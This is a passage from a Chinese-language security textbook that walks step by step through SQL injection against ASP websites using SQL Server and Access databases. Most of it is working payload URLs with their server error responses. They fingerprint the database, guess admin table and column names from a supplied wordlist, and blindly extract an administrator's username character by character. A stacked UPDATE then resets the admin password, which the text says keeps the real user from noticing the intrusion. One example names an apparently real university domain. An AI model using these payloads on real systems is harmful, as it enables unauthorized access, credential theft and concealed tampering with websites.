如果 IIS 服务器不允许返回错误提示，可以从 Access 和 SQL Server 的区别入手，Access 和 SQL Server 都有自己的系统表，比如存放数据库中所有对象的表：Access 是在系统表 msysobjects 中，但在 Web 环境下读该表会提示“没有权限”；SQL Server 是在表 sysobjects 中，在 Web 环境下可正常读取。

在确认可以注入的情况下，使用下面的语句：

```
http://www.xxx.com.cn/detail.asp?productid=392 and (select count(*) from
sysobjects)>0
```

如果是 SQL Server 数据库，那么该网址显示的页面与“www.xxx.com.cn/detail.asp?productid＝392”是一样的，如图 6-6 所示。



图 6-6　select count(＊) from sysobjects

使用下面的语句：

```
http://www.xxx.com.cn/detail.asp?productid=392 and (select count(*) from
msysobjects)>0
```

如果是 SQL Server 数据库，由于找不到表 msysobjects，服务器会返回错误提示“对象名'msysobjects'无效”，如图 6-7 所示，如果 Web 程序有容错能力，那么服务器返回页面也与原页面不同。

使用下面的语句：





Mozilla Firefox
File Edit View History Bookmarks Tools Help
/detail.asp?productid=392 and (select count(*) from msysobjects)>0
Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e37'
[Microsoft][ODBC SQL Server Driver][SQL Server]对象名 'msysobjects' 无效。
/detail.asp，行 22

图 6-7 select count(*) from msysobjects

http://www.ahsdxy.ah.edu.cn/ReadNews.asp? NewsID＝294 and (select count(*) from msysobjects)＞0，如图 6-8 所示，服务器会返回错误提示“不能读取记录；在'msysobjects'上没有读取数据权限”，说明是 SQL Server 数据库。



Mozilla Firefox
File Edit View History Bookmarks Tools Help
cn/ReadNews.asp?NewsID=294 and (select count(*) from msysobjects)>0
Microsoft JET Database Engine 错误 '80040e09'
不能读取记录；在 'msysobjects' 上没有读取数据权限。
/ReadNews.asp，行 13

图 6-8 select count(*) from msysobjects

使用下面的语句：

http://www.ahsdxy.ah.edu.cn/ReadNews.asp? NewsID＝294 and (select count(*) from sysobjects)＞0，如图 6-9 所示，服务器会返回错误提示。


Mozilla Firefox
File Edit View History Bookmarks Tools Help
1.cn/ReadNews.asp?NewsID=294 and (select count(*) from sysobjects)>0
Microsoft JET Database Engine 错误 '80040e37'
Microsoft Jet 数据库引擎找不到输入表或查询 'sysobjects'。 确定它是否存在，以及它的名称的拼写是否正确。
/ReadNews.asp，行 13

图 6-9 select count(*) from sysobjects

第 5 步：猜测表名。

图 6-8 和图 6-9 是基于 www.xxx.ah.edu.cn 网站进行的测试。

如图 6-10 所示，在浏览器地址栏中 http://www.xxx.com.cn/detail.asp? productid＝392 后面加“and (select count(*) from admin)＞＝0”，按 Enter 键后，服务器返回错误提示，说明不存在 admin 表。



Mozilla Firefox
File Edit View History Bookmarks Tools Help
y.com.cn/detail.asp?productid=392 and (select count(*) from admin)>=0
Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e37'
[Microsoft][ODBC SQL Server Driver][SQL Server]对象名 'admin' 无效。
/detail.asp，行 22

图 6-10 猜测表名失败



继续猜测表名，如图 6-11 所示，在 http://www.xxx.com.cn/detail.asp? productid=392 后面加“and (select count(*) from adminuser)>=0”，返回正常页面，说明存在 adminuser 表，猜测成功。



图 6-11 猜测表名成功

注意，猜测表名时也可以使用如下形式：

```
http://www.xxx.com.cn/detail.asp?productid=392 and exists(select * from admin)
http://www.xxx.com.cn/detail.asp?productid=392 and exists(select * from adminuser)
```

表 6-2 列出了常见的管理员表名、账户字段名称和密码字段名称，在进行表名、字段名猜测时仅供参考。

表 6-2 常见的表名和字段名

管理员表名	账户字段名称	密码字段名称
admin	username	password
manage	name	adminpassword
admin_userinfo	u_name	passwd
user	administrators	serpass
password	userid	pwd
table_admin	adminuser	adminpass
userinfo	user	user_password
a_admin	admin_username	admin_password
t_admin	uid	pword
users	usr	user_pass
adminuser	admin	admin_passwd
company	usr_n	name_pwd
article_admin	user_name	pws
book	adminname	user_pwd
bbs	admin_name	adminpwd
config	adminpass	admin_pass
admins	admin_user	passwords
adminusers	adminusername	passwds
admin_user	user_admin	admin_pwd

第 6 步：猜测字段名(用户名和密码字段)。

猜出表名以后，将 count(*)替换成 count(字段名)，用同样的方法猜解字段名。

如图 6-12 所示，在浏览器地址栏中 http://www.xxx.com.cn/detail.asp? productid=392 后面加“and exists (select count(name) from adminuser)>=0”，按 Enter 键后，服务器返回错误提示，说明不存在 name 用户名字段。




图 6-12　猜测用户名字段名失败

继续猜测用户名字段名，如图 6-13 所示，在 http://www.xxx.com.cn/detail.asp? productid=392 后面加“and (select count(admin_name) from adminuser)>=0”，返回正常页面，说明存在 admin_name 用户名字段名，猜测成功。




图 6-13　猜测用户名字段名成功

然后猜测密码字段名：

假设 http://www.xxx.com.cn/detail.asp? productid=392 and (select count(admin_pwd) from adminuser)>=0 返回正常页面，则密码字段名猜测成功，密码字段名是 admin_pwd。

第 7 步：猜测用户名。

已知表 adminuser 中存在 admin_name 字段，下面使用 ASCII 逐字解码法猜测用户名。

首先，猜测用户名的长度。

如图 6-14 所示，在浏览器地址栏中 http://www.xxx.com.cn/detail.asp? productid=392 后面加“and (select top 1 len(admin_name) from adminuser)>11”，含义是取第一条记录，测试用户名长度，按 Enter 键后，返回正常页面，说明用户名的长度大于 11。



图 6-14　用户名长度大于 11



继续猜测用户名长度，如图 6-15 所示，在 http://www.xxx.com.cn/detail.asp?productid=392 后面加“and (select top 1 len(admin_name) from adminuser)>12”，返回错误页面，说明用户名的长度不大于 12，所以用户名的长度是 12。




图 6-15 用户名长度不大于 12

前面的测试过程总结为：如果 top 1(第一条记录)的 admin_name 长度>0，则条件成立；接着依次测试>1、>2、>3 的情况(为了加快猜测速度，可以取跨越值，如>5、>10、>16)，一直到条件不成立为止，比如>11 成立，>12 不成立，就可以得到 len(admin_name)=12。

得到 admin_name 的长度以后，用 unicode(substring(admin_name, N, 1))获得第 *N* 位字符的 ASCII 码，比如：

(1) 猜测第 1 个字符

如图 6-16 所示，从 productid=392 and (select top 1 unicode(substring(admin_name, 1, 1)) from adminuser)>0 到 productid=392 and (select top 1 unicode(substring(admin_name,1,1)) from adminuser)>121 显示正常。如图 6-17 所示，productid=392 and (select top 1 unicode(substring(admin_name, 1, 1)) from adminuser)>122 显示不正常，得第 1 个字符是 z(查 ASCII 码字符表，字符 z 的十进制编码是 122)。




图 6-16 猜测第 1 个字符




图 6-17 继续猜测第 1 个字符

为了加快猜测速度，可以取跨越值，如>50、>80、>110 等，也可以用折半法猜测。

注意 英文、数字和其他可视符号的 ASCII 码在 1～128 之间。



(2) 猜测第 2 个字符

从 productid=392 and (select top 1 unicode(substring(admin_name, 2, 1)) from adminuser)>0 到 productid=392 and (select top 1 unicode(substring(admin_name, 2, 1)) from adminuser)>103 显示正常; productid=392 and (select top 1 unicode(substring(admin_name, 2, 1)) from adminuser)>104 显示不正常,得第 2 个字符是 h(查 ASCII 码字符表,字符 h 的十进制编码是 104)。

(3) 猜测第 3 个字符

从 productid=392 and (select top 1 unicode(substring(admin_name, 3, 1)) from adminuser)>0 到 productid=392 and (select top 1 unicode(substring(admin_name, 3, 1)) from adminuser)>110 显示正常;productid=392 and (select top 1 unicode(substring(admin_name, 3, 1)) from adminuser)>111 显示不正常,得第 3 个字符是 o(查 ASCII 码字符表,字符 o 的十进制编码是 111)。

按照上述步骤猜测第 4~12 个字符,最终得到用户名是 zhoushanshan。

表 6-3 给出了 Access 和 SQL Server 中常用的函数及命令。

表 6-3　Access 和 SQL Server 中常用的函数及命令

Access 和 SQL Server 中常用的函数及命令	作　用
Access:asc(字符)　SQL Server:unicode(字符)	返回某字符的 ASCII 码
Access:chr(数字)　SQL Server:nchar(数字)	与 asc 相反,根据 ASCII 码返回字符
Access:mid(字符串, N, L) SQL Server:substring(字符串, N, L)	返回字符串从 N 个字符起长度为 L 的子字符串,即 N 到 N+L 之间的字符串
Access:abc(数字)　SQL Server:abc(数字)	返回数字的绝对值(在猜解汉字的时候会用到)
Access: A between B And C SQL Server: A between B And C	判断 A 是否界于 B 与 C 之间

第 8 步:猜测用户密码。

按照猜测用户名的方法猜测用户密码,一般情况下,密码是经 MD5 加密后存入表中的,如果成功,得到的也是加密后的密码,所以还要对密码进行破解。

第 9 步:修改密码。

如果破解密码的难度很大,那么可以修改已经猜测的用户名对应的密码,即:

```
http://www.xxx.com.cn/detail.asp?productid=392;
update adminuser set admin_pwd='a0b923820dcc509a' where admin_name='zhoushanshan';--
```

“a0b923820dcc509a”是 1 的 MD5 值,即把密码改成 1,zhoushanshan 为已猜测的用户名,可以用同样的方法把密码改为原来的值,目的是为了不让真实的 zhoushanshan 用户发现系统被入侵了。

6.1.2　实例:注入攻击 Access

本节要注入网站的一个 URL 是:http://www.yyy.com/productDetail_c.asp? ID=



568，由于只是为了介绍注入网站的方法，并未实质入侵该网站，同时也是为了对该网站保密，因此在后面的截图中隐藏了该网站的相关信息。

第 1 步：加单引号。

如图 6-18 所示，在浏览器地址栏中 http://www.yyy.com/productDetail_c.asp? ID=568 后面加一个单引号，按 Enter 键后，服务器返回错误提示。



图 6-18　加单引号

从返回的错误提示可知：网站使用的是 Access 数据库，通过 JET 引擎连接数据库而不是通过 ODBC 来连接数据库，该 SQL 语句所查询的表中有一名为 ID 的字段，程序存在过滤不严密的问题(因为输入的单引号被程序解析执行了)。

第 2 步：测试“and 1=1”。

如图 6-19 所示，在浏览器地址栏中 http://www.yyy.com/ productDetail_c.asp? ID=568 后面加“and 1=1”，按 Enter 键后，服务器返回正常页面。



图 6-19　测试“and 1=1”

第 3 步：测试“and 1=2”。

如图 6-20 所示，在浏览器地址栏中 http://www.yyy.com/productDetail_c.asp? ID=568 后面加“and 1=2”，按 Enter 键后，服务器返回异常页面。




图 6-20　测试“and 1=2”

第 2 步和第 3 步就是经典的 1=1、1=2 测试法。

如果一个网站可以被注入，那么第 2 步显示正常网页，第 3 步显示错误提示或异常页面。





如果一个网站不可以被注入，那么第 2 步和第 3 步都会显示错误提示或异常页面。

第 4 步：判断数据库类型。

Access 和 SQL Server 都有自己的系统表，比如存放数据库中所有对象的表：Access 是在系统表 msysobjects 中，但在 Web 环境下读该表会提示"没有权限"；SQL Server 是在表 sysobjects 中，在 Web 环境下可正常读取。

在确认可以注入的情况下，使用下面的语句：

```
http://www.yyy.com/productDetail_c.asp?ID=568 and (select count(*) from
sysobjects)>0
```

如果数据库是 Access，由于找不到表 sysobjects，服务器返回如图 6-21 所示的错误提示。

